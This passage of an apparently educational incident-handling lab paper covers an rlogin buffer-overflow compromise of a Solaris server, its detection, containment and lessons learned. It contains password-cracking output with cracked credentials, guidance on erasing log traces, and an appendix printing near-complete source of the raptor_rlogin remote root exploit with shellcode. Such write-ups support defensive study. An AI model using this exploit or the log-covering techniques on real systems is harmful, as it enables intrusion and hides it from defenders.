Admin            (Admin)
tdax             (root)
guesses: 3  time: 0:01:14:44 (3)  c/s: 163398  trying: rdsfjt - pk2j2a
guesses: 3  time: 0:01:40:47 (3)  c/s: 163382  trying: w6mBr - o6iKt
guesses: 3  time: 0:03:16:00 (3)  c/s: 163148  trying: acstwacc - sitectyb
r93617           (rgallast)
guesses: 4  time: 0:10:26:20 (3)  c/s: 159611  trying: lwu1enc - Cowo10t
guesses: 4  time: 0:21:30:51 (3)  c/s: 139065  trying: kc4owuc - sseh0md
guesses: 4  time: 1:02:01:49 (3)  c/s: 129585  trying: laikilil - adlougev
guesses: 4  time: 1:12:00:41 (3)  c/s: 126312  trying: PGepft* - meimBdp
guesses: 4  time: 1:23:31:41 (3)  c/s: 120289  trying: dksaps9a - Sack eag
guesses: 4  time: 2:01:30:50 (3)  c/s: 119536  trying: Jspmma! - JwCncam
guesses: 4  time: 2:01:30:56 (3)  c/s: 119536  trying: Jac/kog - JjmSmbs
Session aborted
linux:/opt/john-1.6/run #
```

After two days of execution, it was achieved the password of four users of the 5 possible ones.

Sybase = sybase
Admin. = Admin
Root = tdax
Rgallast = r93617
Isoft = **(pending)**

With the information collected a verification was carried out of the users and passwords, changing the user profile “rgallast” to carry out afterward the authentication with the password and the user “root”.



Covering Tracks

During this work UNIX platforms are used, for which we should take into account mainly:

- The main log configuration file which is found in the file /etc/syslog.config.
- The files normally important to revise are:
  - /var/log/secure
  - /var/los/messages
- These files are normally written in ASCII text format.
- Normally they are edited with the command “VI” or another editor.
- UTMP: is a file containing information of the users registered as actives at the moment.
- WTMP: The file contains data about the users incomes in an historical manner:
- The files UTMP and WTMP that are not in ASCII format, are stored as UTMP owner structure.
- Lastlog: The file shows the user login name, the port and tour of the last income of each user.
- The file lastlog is stored in different manner depending of the versions and operative systems, and can only be edited with specialized tools.
  - Herramientas (remove.c, wtmped.c, marry.c, etc)

Tools used

Unix Commands

It is necessary to have knowledge with respect to the structure and Unix command in order to perform a follow up to the files that are affected by the maneuvers that are performed, and in this way to cover the traces left.

Collecting Information

The first effective attack was on Tuesday January 11 toward 15:35 hour of the PC Attack and 15:40 hour of the box.

With the Command “last” the record of the last incomes was obtained, which was given by the different users, for the case of the attack, it was found that there was not any record related with the income kind carried out on the day 11.

```
# id;uname -a;uptime;
uid=0(root) gid=0(root)
SunOS vomdbserv 5.8 Generic sun4u sparc SUNW,Ultra-80
  5:43pm  up 4 day(s), 17 min(s),  0 users,  load average: 0.65, 0.72, 0.71
# last |more
last |more
root     pts/2        backccp          Thu Jan 13 09:23 - 09:25  (00:01)
root     pts/3        backccp          Thu Jan 13 09:21 - 09:21  (00:00)
root     pts/1        backccp          Thu Jan 13 09:17 - 09:23  (00:05)
root     pts/2        backccp          Thu Jan 13 09:05 - 09:06  (00:01)
root     pts/1        netra_1          Wed Jan 12 14:20 - 14:46  (00:25)
sybase   ftp          100.100.100.1    Tue Jan 11 16:04 - 16:05  (00:00)
sybase   pts/1        netra_1          Tue Jan 11 16:04 - 16:06  (00:01)
Admin    ftp          100.100.90.101   Tue Jan 11 09:43 - 09:44  (00:01)
root     pts/1        netra_1          Tue Jan 11 08:56 - 08:58  (00:01)
root     pts/1        netra_1          Mon Jan 10 09:45 - 09:54  (00:08)
```

With the intention of assuring that not any registration was left, it was carried out a verification of the way in which the user was logged at that moment, for which the commands “who”, “rwho”, “finger” and “ps” were used.

The command “who” was used to obtained a list of users that were connected to the system, with this command we should have obtained an exit with user names, a label of the Terminal that was being used and the date and hour in which they were connected.

```
#

# who
who
#
```

To verify the connections related with rCommands, the command rwho was

used; this command was not found within the user, by which a search of itself was carried out with the purpose to verify its existence and location, as a result of this search two location of the file were found, which were executed without obtaining outcomes.

```
# rwho
rwho
/var/spool/rwho: No such file or directory
# find / -name rwho
find / -name rwho
/usr/bin/rwho
/usr/ucb/rwho
# /usr/bin/rwho
/usr/bin/rwho
/var/spool/rwho: No such file or directory
# /usr/ucb/rwho
/usr/ucb/rwho
/var/spool/rwho: No such file or directory
```

As “who” and rwho did not throw information, the “finger” was used with the purpose to obtain a more complete information of the users connected at that moment, With the command “finger” no information of the connections was either obtained.

```
# finger
finger
No one logged on
#

# ps -fea |grep tty
ps -fea |grep tty
    root  1541  1538  0   Jan 09 ?        0:00 /usr/lib/saf/ttymon
    root  1539     1  0   Jan 09 console  0:00 /usr/lib/saf/ttymon -g -h -p vomd
bserv console login:  -T sun -d /dev/console -
    root  3671  3656  0 09:35:12 pts/1    0:00 grep tty
# ps -fea |grep pts
ps -fea |grep pts
    root  3673  3656  0 09:35:21 pts/1    0:00 grep pts
    root  3674  3673  0 09:35:21 pts/1    0:00 ps -fea
    root  3656  3654  0 09:31:07 pts/1    0:00 /bin//sh
#
```

According to the aforesaid, it was proceeded to use the command “ps”, one of the most powerful within the Unix due to its options diversity and depending of the options, it offers information related with what it is doing in the system. Among the most relevant information that this command furnishes it is found:

- UID: User Identification.
- PID: Process Identification.
- PPID: The father process Identification.
- PRI: Priority

- NI: Number “nice’ or effective priority.
- Time: CPU Time
- Comd: Command Name being executed.

For the case, the kind of process that we were executing was detected, which is /bin//sh.

With this information we proceed to verify the log’s files.

It was verified in first instance the file /var/log/messages, which did not presented any kina of information related with the connection we were doing. The files UTMP and WTMP were also verified, which did not presented any information to this regard.

With the aforesaid information, the configuration etc/syslo.conf was revised and it was verified what kind of information was being saved in the log’s files, and also it was confirmed that no information relevant to the activities developed in the box by the users. (See ANNEX B).

Furthermore, the commands to verify the files which were being affected by the open session were executed, and to corroborate that they were not leaving log in any other kind of file [15].

touch /tmp/check

Alter activating the command touch, some tasks were performed within the box, with the purpose to store in “check” all the files that were affected by the session.

find / -newer /tmp/check –print

Afterward, revising the file “check”, it was corroborated that within the list there were not files related with the activities developed in the box.

Part Four - Incident Handling Process

Preparation

Although there is not a previous preparation for this laboratory, it is going to have assumptions, which will give us an added value during the development of the six (6) steps for the Handling of Incidents, in the same manner, there will be general "tips", that can be useful at the moment to wish to take into account a preparation at the level of procedures as well as technical, these with some deficiencies that will be improved in learned lessons.

Policies

Among others It is count on with:

- Policies of boxes assuring, before coming out to production.
- Policies of periodical follow-up to the records in the different elements as are the boxes, network and security elements to search events that can be an initiation or part of an incident.
- To form an equipment of Reply Before Incidents that should guard for the recovery of the services and to carry out the recollection of information in

the event of being presented.
- To inform to worldwide entities periodically about the incidents found.
- Policies of identification of groups qualified to carry out activities of Ethical Haking, and disqualifying another people in and out of the company to carry out this kind of activities.
- Connection banners to the boxes informing that they are the company's property and that the activities carry out are being monitored.
- Policies of allowed and not allowed kinds of connections.
- Policies of use for work stations accompanied of an education for the users, presenting statistics of events and incidents.

Team of Reply to Incidents

It is explicitly formed by network people, system administrators and informatics security people, who have their knowledge and work elements in case of any incident.

For the case of informatics security, it is count on a Jump Bag conformed by:

- Small MP3 audio Recorder
- Digital Camera
- Laptop
- Bootable Forensic Software and Knoppix
- Cd-R´s
- USB Storage
- Card Wireless 802.11g
- Patch Cables
- RJ-45 Connector
- Call List
- Cell Phone
- Extra Pens
- Business Cards
- Copies Incident Handling


Firewall and NIDS

These are elements of communication that control the connections between network segments, which are duly configured saving log's and generating alerts in case of presenting not desirable critical events.


Identification

January 12 - 10:33 am.

The group of Informatics security in its activities follow-up reported by the different tools, finds in the NIDS activities of rLogin, that even though they are classified Low and Medium, call the attention due to the kind of service and the address from which the traffic is being registered, as this traffic should not be habilitated from other network segments.



According to the information found, the traffic is verified from and toward such IP (192.168.11.89) and that if this is stored in the Firewall log, taking into account the date and hour in which the attack occurred.



January 13 9:21:15 am


The administrators after verifying in the box, detect by means of the "ps" command a user with an odd connection by which it is proceeded to close it with the command "kill".

```
root@backccp # rlogin vomdbserv
Last login: Thu Jan 13 09:21:15 from backccp
Sun Microsystems Inc.   SunOS 5.8       Generic February 2000
You have new mail.
# ps -fea|grep tps
    root  3618  3614  0 09:24:00 pts/2    0:00 grep tps
# ps -fea|grep pts
    root  3621  3620  0 09:24:06 pts/2    0:00 ps -fea
    root  3608  3606  0 09:23:40 pts/1    0:00 /bin//sh
    root  3614  3612  0 09:23:56 pts/2    0:00 -sh
    root  3620  3614  0 09:24:06 pts/2    0:00 grep pts
```

As we can observe in the prior graphic, when a normal connection is carried out by the command rLogin, the kind of connection is given by "-sh", while the connection given with the exploit throw a connection to us "/bin//sh".

January 17, 11:24 am

The group of systems security, revising the firewall logs on the 14 day of January at 15:26 found more traffic from and toward this box. The group of attention to incidents is assembled, where the situation observed is presented to them, highlighting the ports 2222 and ftp from the box toward the IP 192 168 11 89.



The group of administrators inform that they have not any knowledge of having performed ftp traffic toward such IP and they communicate to the group of Handling of Incidents that on the prior day they found an "odd" connection which

was abruptly cut.

Containment

For the present case there are two options:

Firewall:

To carry out the configuration of rules in the firewall denying this kind of services.

Source: Any
Destination: Any
Service: 513
Action: Denied
Log: Yes

Destination:

The second form is disabling the r commands in the box, this is carried out commenting the services in the file /etc/inetd.conf preceding them with the sign "#"[20]

```
-----------------------------------------
#shell   stream   tcp   nowait   root   /usr/bin/tcpd   in.rshd
#login   stream   tcp   nowait   root   /usr/bin/tcpd   in.rlogind
#exec    stream   tcp   nowait   root   /usr/bin/tcpd   in.rexecd
-----------------------------------------
```

Depending of the versions and operating systems, the file can be changed in which the r command are disable, where the file to modify is by /etc/xinetd.d, changing the parameter's variable "disable" of "no" to "yes"

Further on there is an example related with the service "rsh"

```
-----------------------------------------
service rsh
{
   disable    = yes
   socket_type     = stream
   wait            = no
```

[20] http://gluc.unicauca.edu.co/modules.php?name=Sections&op=viewarticle&artid=41

```
    user            = root
    server          = /usr/sbin/sshd
    server_args     = -i
    log_on_success  += DURATION USERID
    log_on_failure  += USERID
    nice            = 10
}
-----------------------------------------
```

In order that the changes carried out can be taken by the system the service is reinitiated in the following manner:


```
-----------------------------------------
$killall -HUP inetd
o
$killall -HUP xinetd
-----------------------------------------
```

Eradication

The eradication is carried out per each one of the elements involved taking into account that all the attack accesses are presented starting by the port 513 rLogin.

NIDS:

The reply is reconfigured for this kind of events in order to avoid them and to cut the communication, and likewise in order that it sends an alarm to the group of security as this kind of traffic is not permitted in this segment of the network.



Firewall:

An analysis of the firewall log is carried out searching the date in which the first attack was made to this box.

In the same manner, the present rules of the firewall should be revised to determine if it was a punctual case or other processes of attack exist.

Destination:

The Group of Security after revising the logs recommends that in the event of being necessary to carry out a Restore of the box, to carry out a copy prior to January 8 2005. And to carry out the installation of the last version of parches, in especial with patch 111085-02, available for the Solaris System 8 as it is found that the box does not have parches installed.

```
# showrev
showrev
Hostname: vomdbserv
Hostid: 80fd06b6
Release: 5.8
Kernel architecture: sun4u
Application architecture: sparc
Hardware provider: Sun_Microsystems
Domain:
Kernel version: SunOS 5.8 Generic February 2000
```

Recovery

During this stage a meeting is carried out with the owners of the system where the events detected are informed, and how up to date these have been contained and registered. In the same manner, the concerns regarding the stored data and possible “BarckDoors” among others that can exist in the box,

are communicated


The following work plan is proposed:

1. To carry out a validation on behalf of the system owners of the information contained up to date in the box. They correct the possible inconsistencies of the information, which can be done manually or carrying out a restore.

2. When the system owners consider it, they can provide us a maintenance window to:
   a. To carry out a parches updating to the operating system.
   b. The reconfiguration of the log systems.
   c. To install a HIDS (Host Intrusion Detection System)
   d. To carry out a password change of all the user present in the system.

In the same way, during an approximate time of one (1) month, it will be carried out tests of Ethical Haking, to verify possible BackDoors and traffic from and toward the box.

During this last stage, successful or unsuccessful intents can be detected with the signature of the Buffer OverFlow toward the boxes.



Lessons Learned

Processes

- All the events and incidents of security should be accompanied of recognition when collaborating and informing about the matter, and in the same manner of sanction to those involved in this kind of actions.

- It is necessary to revise the manner in which the equipment of Handling of Incidents is conformed, as in a determined moment, they integrant parties can be converted in islands in which each one performs their

tasks; causing the information ignorance, the lack of opportunity of itself or that it may be known by those that should not know about it.

- The policy of box assuring and its corresponding activation and/or the basic configuration of logs in the boxes is not being fulfilled.

- The times of reaction to events or incidents of security are very high, (days) it is of days, which gives a greater advantage to an attacker to carry out information lifting, to exploit vulnerabilities and/or to implement more tools.

- There is not a custody chain for the information that is being recollected of any event or incident.

- The Jump Bag of Security is necessary to be contemplated mainly with bigger storage means, as external disks and a small hub.

Technology

- The services rLogin are dangerous as the "trust" created between boxes, after being damaged it is exploited by the attackers. There is the option of disabling these services by Secure Shell (ssh) and public Cryptography keys for the authentication.

- It is necessary to configure a NTP Server, to facilitate the realization of a time line of events and/or incidents.

APPENDIX A – Description of the raptor_rlogin.c exploit

```
/*
 * $Id: raptor_rlogin.c,v 1.1 2004/12/04 14:44:38 raptor Exp $
 *
 * raptor_rlogin.c - (r)login, Solaris/SPARC 2.5.1/2.6/7/8
 * Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>
 *
 * Buffer overflow in login in various System V based operating systems
 * allows remote attackers to execute arbitrary commands via a large number
 * of arguments through services such as telnet and rlogin (CVE-2001-0797).
 *
 * Dedicated to my beautiful croatian ladies (hello Zrinka!) -- August 2004
 *
 * This remote root exploit uses the (old) System V based /bin/login
 * vulnerability via the rlogin attack vector, returning into the .bss
 * section to effectively bypass the non-executable stack protection
 * (noexec_user_stack=1 in /etc/system).
 *
 * Many thanks to scut <scut@nb.in-berlin.de> (0dd) for his elite pam_handle_t
 * technique (see 7350logout.c), also thanks to inode <inode@deadlocks.info>.
 *
 * Usage (must be root):
 * # gcc raptor_rlogin.c -o raptor_rlogin -Wall
 * [on solaris: gcc raptor_rlogin.c -o raptor_rlogin -Wall -lxnet]
 * # ./raptor_rlogin -h 192.168.0.50
 * [...]
 * # id;uname -a;uptime;
 * uid=0(root) gid=0(root)
 * SunOS merlino 5.8 Generic_108528-13 sun4u sparc SUNW,Ultra-5_10
 *   7:45pm  up 12 day(s), 18:42,  1 user,  load average: 0.00, 0.00, 0.01
 * #
 *
 * Vulnerable platforms (SPARC):
 * Solaris 2.5.1 without patch 106160-02 [untested]
 * Solaris 2.6 without patch 105665-04 [untested]
 * Solaris 7 without patch 112300-01 [untested]
 * Solaris 8 without patch 111085-02 [tested]
 */

#include <errno.h>
#include <fcntl.h>
#include <netdb.h>
#include <signal.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <unistd.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define	INFO1 "raptor_rlogin.c - (r)login, Solaris/SPARC 2.5.1/2.6/7/8"
#define	INFO2 "Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>"

#define	BUFSIZE	3000		// max size of the evil buffer
#define	RETADDR	0x27184		// retaddr, should be
reliable
#define	TIMEOUT	10		// net_read() default timeout
#define	CMD	"id;uname -a;uptime;\n"	// executed upon exploitation

char sc[] = /* Solaris/SPARC special shellcode (courtesy of inode) */
/* execve() + exit() */
"\x94\x10\x20\x00\x21\x0b\xd8\x9a\xa0\x14\x21\x6e\x23\x0b\xcb\xdc"
"\xa2\x14\x63\x68\xd4\x23\xbf\xfc\xe2\x23\xbf\xf8\xe0\x23\xbf\xf4"
"\x90\x23\xa0\x0c\xd4\x23\xbf\xf0\xd0\x23\xbf\xec\x92\x23\xa0\x14"
"\x82\x10\x20\x3b\x91\xd0\x20\x08\x82\x10\x20\x01\x91\xd0\x20\x08";

char sparc_nop[] = /* Solaris/SPARC special nop (xor %sp, %sp, %o0) */
"\x90\x1b\x80\x0e";

/* prototypes */
int	exploit_addchar(unsigned char *ww, unsigned char wc);
void	fatalerr(char *func, char *error, int fd);
int	net_connect(char *host, int port, int timeout);
int	net_read(int fd, char *buf, int size, int timeout);
int	net_resolve(char *host);
int	sc_copy(unsigned char *buf, char *str, long len);
void	set_val(char *buf, int pos, int val);
void	shell(int fd);
void	usage(char *progname);

/*
 * main()
 */
int main(int argc, char **argv)
{
```

```
char    buf[BUFSIZE], *p = buf;
char    c, *host = NULL, term[] = "vt100/9600";
int     fd, i, found, len;
int     timeout = TIMEOUT, debug = 0;

/* print exploit information */
fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);

/* parse command line */
if (argc < 2)
        usage(argv[0]);

while ((c = getopt(argc, argv, "dh:t:")) != EOF)
        switch(c) {
        case 'h':
                host = optarg;
                break;
        case 't':
                timeout = atoi(optarg);
                break;
        case 'd':
                debug = 1;
                break;
        default:
                usage(argv[0]);
        }

if (!host)
        usage(argv[0]);

/* connect to the target host */
fd = net_connect(host, 513, 10);
fprintf(stderr, "# connected to remote host: %s\n", host);

/* signal handling */
signal(SIGPIPE, SIG_IGN);

/* begin the rlogin session */
memset(buf, 0, sizeof(buf));

if (send(fd, buf, 1, 0) < 0)
        fatalerr("send", strerror(errno), fd);

if (net_read(fd, buf, sizeof(buf), timeout) < 0)
        fatalerr("error", "Timeout reached in rlogin session", fd);
```

```
/* dummy rlogin authentication */
memcpy(p, "foo", 3);                // local login name
p += 4;
memcpy(p, "bar", 3);                // remote login name
p += 4;
memcpy(p, term, sizeof(term));      // terminal type
p += sizeof(term);

fprintf(stderr, "# performing dummy rlogin authentication\n");
if (send(fd, buf, p - buf, 0) < 0)
        fatalerr("send", strerror(errno), fd);

/* wait for password prompt */
found = 0;
memset(buf, 0, sizeof(buf));

while (net_read(fd, buf, sizeof(buf), timeout)) {
        if (strstr(buf, "assword: ") != NULL) {
                found = 1;
                break;
        }
        memset(buf, 0, sizeof(buf));
}

if (!found)
        fatalerr("error", "Timeout waiting for password prompt", fd);

/* send a dummy password */
if (send(fd, "pass\n", 5, 0) < 0)
        fatalerr("send", strerror(errno), fd);

/* wait for login prompt */
found = 0;
memset(buf, 0, sizeof(buf));

fprintf(stderr, "# waiting for login prompt\n");
while (net_read(fd, buf, sizeof(buf), timeout)) {
        if (strstr(buf, "ogin: ") != NULL) {
                found = 1;
                break;
        }
        memset(buf, 0, sizeof(buf));
}
```

```
if (!found)
        fatalerr("error", "Timeout waiting for login prompt", fd);

fprintf(stderr, "# returning into 0x%08x\n", RETADDR);

/* for debugging purposes */
if (debug) {
        printf("# debug: press enter to continue");
        scanf("%c", &c);
}

/* prepare the evil buffer */
memset(buf, 0, sizeof(buf));
p = buf;

/* login name */
memcpy(p, "foo ", 4);
p += 4;

/* return address (env) */
set_val(p, 0, RETADDR);
p += 4;
memcpy(p, " ", 1);
p++;

/* trigger the overflow (env) */
for (i = 0; i < 60; i++, p += 2)
        memcpy(p, "a ", 2);

/* padding */
memcpy(p, " BBB", 4);
p += 4;

/* nop sled and shellcode */
for (i = 0; i < 398; i++, p += 4)
        memcpy(p, sparc_nop, 4);
p += sc_copy(p, sc, sizeof(sc) - 1);

/* padding */
memcpy(p, "BBB ", 4);
p += 4;

/* pam_handle_t: minimal header */
memcpy(p, "CCCCCCCCCCCCCCCC", 16);
p += 16;
```

```
set_val(p, 0, RETADDR);   // must be a valid address
p += 4;
set_val(p, 0, 0x01);
p += 4;

/* pam_handle_t: NULL padding */
for (i = 0; i < 52; i++, p += 4)
        set_val(p, 0, 0x00);

/* pam_handle_t: pameptr must be the 65th ptr */
memcpy(p, "\x00\x00\x00 AAAA\n", 9);
p += 9;

/* send the evil buffer, 256 chars a time */
len = p - buf;
p = buf;
while (len > 0) {
        fprintf(stderr, "#");
        i = len > 0x100 ? 0x100 : len;
        send(fd, p, i, 0);
        len -= i;
        p += i;
        if (len)
                send(fd, "\x04", 1, 0);
        usleep(500000);
}
fprintf(stderr, "\n");

/* wait for password prompt */
found = 0;
memset(buf, 0, sizeof(buf));

fprintf(stderr, "# evil buffer sent, waiting for password prompt\n");
while (net_read(fd, buf, sizeof(buf), timeout)) {
        if (strstr(buf, "assword: ") != NULL) {
                found = 1;
                break;
        }
        memset(buf, 0, sizeof(buf));
}

if (!found)
        fatalerr("error", "Most likely not vulnerable", fd);

fprintf(stderr, "# password prompt received, waiting for shell\n");
```

```
        if (send(fd, "pass\n", 5, 0) < 0)
                fatalerr("send", strerror(errno), fd);

        /* wait for shell prompt */
        memset(buf, 0, sizeof(buf));
        found = 0;

        while (net_read(fd, buf, sizeof(buf), timeout)) {
                if (strstr(buf, "# ") != NULL) {
                        found = 1;
                        break;
                }
                memset(buf, 0, sizeof(buf));
        }

        if (!found)
                fatalerr("error", "Most likely not vulnerable", fd);

        /* connect to the remote shell */
        fprintf(stderr, "# shell prompt detected, successful exploitation\n\n");
        shell(fd);

        exit(0);
}

/*
 * exploit_addchar(): char translation for pam (ripped from scut)
 */
int exploit_addchar(unsigned char *ww, unsigned char wc)
{
        unsigned char * wwo = ww;

        switch (wc) {
        case ('\\'):
                *ww++ = '\\';
                *ww++ = '\\';
                break;
        case (0xff):
        case ('\n'):
        case (' '):
        case ('\t'):
                *ww++ = '\\';
                *ww++ = ((wc & 0300) >> 6) + '0';
                *ww++ = ((wc & 0070) >> 3) + '0';
```

```
                *ww++ = (wc & 0007) + '0';
                break;
        default:
                *ww++ = wc;
                break;
        }

        return (ww - wwo);
}

/*
 * fatalerr(): error handling routine
 */
void fatalerr(char *func, char *error, int fd)
{
        fprintf(stderr, "%s: %s\n", func, error);
        close(fd);
        exit(1);
}

/*
 * net_connect(): simple network connect with timeout
 */
int net_connect(char *host, int port, int timeout)
{
        int                     fd, i, flags, sock_len;
        struct sockaddr_in      sin;
        struct timeval          tv;
        fd_set                  fds;

        /* allocate a socket */
        if ((fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) {
                perror("socket");
                exit(1);
        }

        /* bind a privileged port (FIXME) */
        sin.sin_family = AF_INET;
        sin.sin_addr.s_addr = htonl(INADDR_ANY);
        for (i = 1023; i > 0; i--) {
                sin.sin_port = htons(i);
                if (!(bind(fd, (struct sockaddr *)&sin, sizeof(sin))))
                        break;
        }
        if (i == 0)
```

```
                fatalerr("error", "Can't bind a privileged port (must be root)", fd);

        /* resolve the peer address */
        sin.sin_port = htons(port);
        if (!(sin.sin_addr.s_addr = net_resolve(host)))
                fatalerr("error", "Can't resolve hostname", fd);

        /* set non-blocking */
        if ((flags = fcntl(fd, F_GETFL, 0)) < 0)
                fatalerr("fcntl", strerror(errno), fd);
        if (fcntl(fd, F_SETFL, flags | O_NONBLOCK) < 0)
                fatalerr("fcntl", strerror(errno), fd);

        /* connect to remote host */
        if (!(connect(fd, (struct sockaddr *)&sin, sizeof(sin)))) {
                if (fcntl(fd, F_SETFL, flags) < 0)
                        fatalerr("fcntl", strerror(errno), fd);
                return(fd);
        }
        if (errno != EINPROGRESS)
                fatalerr("error", "Can't connect to remote host", fd);

        /* set timeout */
        tv.tv_sec = timeout;
        tv.tv_usec = 0;

        /* setup select structs */
        FD_ZERO(&fds);
        FD_SET(fd, &fds);

        /* select */
        if (select(FD_SETSIZE, NULL, &fds, NULL, &tv) <= 0)
                fatalerr("error", "Can't connect to remote host", fd);

        /* check if connected */
        sock_len = sizeof(sin);
        if (getpeername(fd, (struct sockaddr *)&sin, &sock_len) < 0)
                fatalerr("error", "Can't connect to remote host", fd);
        if (fcntl(fd, F_SETFL, flags) < 0)
                fatalerr("fcntl", strerror(errno), fd);
        return(fd);
}

/*
 * net_read(): non-blocking read from fd
```

```
 */
int net_read(int fd, char *buf, int size, int timeout)
{
        fd_set          fds;
        struct timeval          wait;
        int             n = -1;

        /* set timeout */
        wait.tv_sec = timeout;
        wait.tv_usec = 0;

        memset(buf, 0, size);

        FD_ZERO(&fds);
        FD_SET(fd, &fds);

        /* select with timeout */
        if (select(FD_SETSIZE, &fds, NULL, NULL, &wait) < 0) {
                perror("select");
                exit(1);
        }

        /* read data if any */
        if (FD_ISSET(fd, &fds))
                n = read(fd, buf, size);

        return n;
}

/*
 * net_resolve(): simple network resolver
 */
int net_resolve(char *host)
{
        struct in_addr          addr;
        struct hostent          *he;

        memset(&addr, 0, sizeof(addr));

        if ((addr.s_addr = inet_addr(host)) == -1) {
                if (!(he = (struct hostent *)gethostbyname(host)))
                        return(0);
                memcpy((char *)&addr.s_addr, he->h_addr, he->h_length);
        }
        return(addr.s_addr);
```

```
}

/*
 * sc_copy(): copy the shellcode, using exploit_addchar()
 */
int sc_copy(unsigned char *buf, char *str, long len)
{
        unsigned char        *or = buf;
        int                  i;

        for(i = 0; i < len; i++)
                buf += exploit_addchar(buf, str[i]);

        return(buf - or);
}

/*
 * set_val(): copy a dword inside a buffer
 */
void set_val(char *buf, int pos, int val)
{
        buf[pos] =     (val & 0xff000000) >> 24;
        buf[pos + 1] =         (val & 0x00ff0000) >> 16;
        buf[pos + 2] =         (val & 0x0000ff00) >> 8;
        buf[pos + 3] =         (val & 0x000000ff);
}

/*
 * shell(): semi-interactive shell hack
 */
void shell(int fd)
{
        fd_set fds;
        char   tmp[128];
        int    n;

        /* quote Hvar 2004 */
        fprintf(stderr, "\"Da Bog da ti se mamica nahitavala s vragom po
dvoristu!\" -- Bozica (Hrvatska)\n\n");

        /* execute auto commands */
        write(1, "# ", 2);
        write(fd, CMD, strlen(CMD));

